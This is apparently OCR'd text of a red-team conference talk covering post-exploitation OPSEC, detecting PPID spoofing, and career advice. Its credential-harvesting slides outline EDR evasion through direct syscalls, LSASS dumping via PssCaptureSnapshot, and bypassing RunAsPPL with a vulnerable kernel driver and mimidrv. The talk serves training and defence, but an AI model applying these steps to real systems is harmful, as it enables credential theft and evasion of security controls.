- When performing internal network reconnaissance – appear as a process that frequently makes internal network connections.
- A good trick is to replicate the client's host as a VM as closely as possible.
- Test all your actions and observe activity from a Blue Teamer's perspective.
- What do the process relationships, command line arguments and network connections of your implant appear like?

Post Exploitation OPSEC

- Be familiar with common "normal" Windows parent-child processes relationships.

- Informative chart by Samir (@Sbousseaden):




Offence Informs Defence

Going From Observable to Observed

Detecting Parent PID Spoofing

- Start collecting data from Event Tracing for Windows (ETW).
- To detect PPID spoofing, collect EventHeader ProcessId via ETW and correlate.
- PPID spoofing requires creating processes with extended startup information. Monitor process creation calls with such information.
- Watch out for false positives caused by User Account Control (UAC).


Detecting Parent PID Spoofing



https://blog.f-secure.com/detecting-parent-pid-spoofing/

Hunt for Threats Proactively

- The Funnel of Fidelity – Jared Atkinson



https://posts.specterops.io/introducing-the-funnel-of-fidelity-b1bb59b04036

Hunt for Threats Proactively

- "Behaviours happen over time and we need to monitor where the action happens" – @subTee


- Examples –
  - "svchost.exe" is spawned without -k as a command line parameter and not as a child of services.exe.
  - SYSTEM processes spawned by non-SYSTEM parents

- Locate attempts to blend in. Legitimate binaries renamed and replaced.

- Find callbacks/network connections from Living Off the Land Binaries (LOBINs)

A Note About Kerberoast

- Consider the concept of Capability Abstraction by Jared Atkinson.



https://posts.specterops.io/capability-abstraction-fbeaeeb26384


Credential Harvesting

Credential Harvesting

- "Creds are king" -Anonymous
- Harvesting credentials from memory is a part of almost every major breach.
- Run mimikatz/procdump…profit?
- Modern defences are finding innovative techniques to prevent/detect this:
  - Writing extensive signatures for cred harvesting tools
  - Userland API hooking
  - Protected Process Light

https://duo.com/decipher/attacks-based-on-credential-theft-on-the-rise-dbir-says

What is API Hooking?



https://www.ired.team/offensive-security/defense-evasion/bypassing-cylance-and-other-avs-edrs-by-unhooking-windows-apis

Credential Harvesting Techniques


- Unhooking userland API hooks using direct syscalls to ntdll.dll:
  - use the syscalls as ASM in order to JMP directly to the underlying NTDLL function call
- Use alternative Win32 APIs such as PssCaptureSnapshot:
  - PssCaptureSnapshot takes a snapshot of the LSASS process
  - MiniDumpWriteDump is then used on the snapshot of LSASS, not LSASS itself

```C++
DWORD PssCaptureSnapshot(
  HANDLE                ProcessHandle,
  PSS_CAPTURE_FLAGS     CaptureFlags,
  DWORD                 ThreadContextFlags,
  HPSS                  *SnapshotHandle
);
```


https://docs.microsoft.com/en-us/previous-versions/windows/desktop/proc_snap/export-a-process-snapshot-to-a-file

Credential Harvesting Techniques

- LSASS running as Protected Process Light:



https://medium.com/@gorkemkaradeniz/defeating-runasppl-utilizing-vulnerable-drivers-to-read-lsass-with-mimikatz-28f4b50b1de5

Credential Harvesting Techniques

- With RunAsPPL, your options will be limited to:
  - dropping a vulnerable (preferably signed) kernel driver,
  - the vulnerable kernel driver allows you to execute code in kernel land,
  - which then allows you to load another kernel driver of your choosing (mimidrv.sys)
- If the vulnerable driver is unsigned, use the vulnerable driver to:
  - first disable Driver Signing Enforcement
  - load your driver (mimidrv)
  - success
- Much more to this topic which is outside the scope of this talk.

https://medium.com/@gorkemkaradeniz/defeating-runasppl-utilizing-vulnerable-drivers-to-read-lsass-with-mimikatz-28f4b50b1de5

Credential Harvesting Techniques

- Loading drivers on production environments is usually risky and you should **request permission beforehand**.
- Ultimately, we are a Red Team. We are not the real adversary.
- "Offence in Depth"
  - Knowing different techniques to achieve the same goal helps
- Which finally brings us to..

https://blog.cobaltstrike.com/2012/12/05/offense-in-depth/

So You Want To Be A Red Teamer?

2020 Edition

So You Want To Be A Red Teamer?

- The training landscape for Red Teaming is ever changing.
- Very few courses out there. But the number is slowly growing.
- Little or no focus on skills that will enable you to walk into a Red Team role.
- Catch 22 - Most Red Team jobs require experience. You need a job to get experience.
- Best advice I would give to myself if I had to do it all over again?

So You Want To Be A Red Teamer?

- Watch Raphael Mudge's Red Team Operations video series:
  - Based on Cobalt Strike but will teach you the fundamentals of tradecraft
  - Operators are required to fully understand the ins-and-outs of Cobalt Strike
  - IT'S FREE!
    - Red Team Operations: https://www.youtube.com/playlist?list=PL9HO6M_MU2nfQ4kHSCzAQMqxQxH47d1no
    - In-memory Evasion: https://www.youtube.com/playlist?list=PL9HO6M_MU2nc5Q31qd2CwpZ8J4KFMhgnK
- Once familiar with a mature C2 framework, build your own from scratch:
  - Watch rastamouse's video series on SharpC2 development
  - https://www.youtube.com/playlist?list=PLFeVmEN0T_KeOxXfCAtJ14TZ_Nk2qa9LI

So You Want To Be A Red Teamer?

- Read Dominic Chell's post on learnings from a decade of Red Teaming:
  - https://medium.com/@dmchell/what-ive-learned-in-over-a-decade-of-red-teaming-5c0b685c67a2
- Watch Will Burgess' talk: Red Teaming in an EDR Age:
  - https://www.youtube.com/watch?v=l8nkXCOYQC4
- Master every attack vector on the Active Directory:
  - Read everything by @harmj0y - blog and tweets
  - Read everything by @PyroTek3 - tweets and adsecurity.org

So You Want To Be A Red Teamer?

- Learn about process injection:
  - Pentester Academy - Windows Process Injection For Red-Blue Teams by Pavel Yosifovich:
    - https://www.pentesteracademy.com/course?id=50
- Learn how to setup C2 infra, then automate it for speed and efficiency:
  - Terraform
  - Ansible
- Never. Stop. Learning.

References and Credits

- @armitagehacker
- @subTee
- @harmj0y, @mattifestation, @jaredcatkinson and team
- @domchell, @_xpn_ and team
- @Cneelis, @StanHacked and team
- @FuzzySecurity and @TheWover
- @vivekramac, @Nikhil_mitt, @zodiacon and @pentesteracademy team
- @rastamouse
- @spotless
- @debugprivilege
  - Image credits:
    - https://www.cia.gov/library/center-for-the-study-of-intelligence/csi-publications/books-and-monographs/a-12/images-and-thumbnails/ch8_1.jpg/image.jpg
    - https://www.cia.gov/news-information/featured-story-archive/2015-featured-story-archive/images/a-12/Oxcarts-in-a-row.jpg/image.jpg
    - https://www.cia.gov/news-information/featured-story-archive/2015-featured-story-archive/images/a-12/Nose-To-Nose.jpg/20d86f70-9a76-48ee-a5c8-877f62fc52df.jpeg

Questions?

Thank You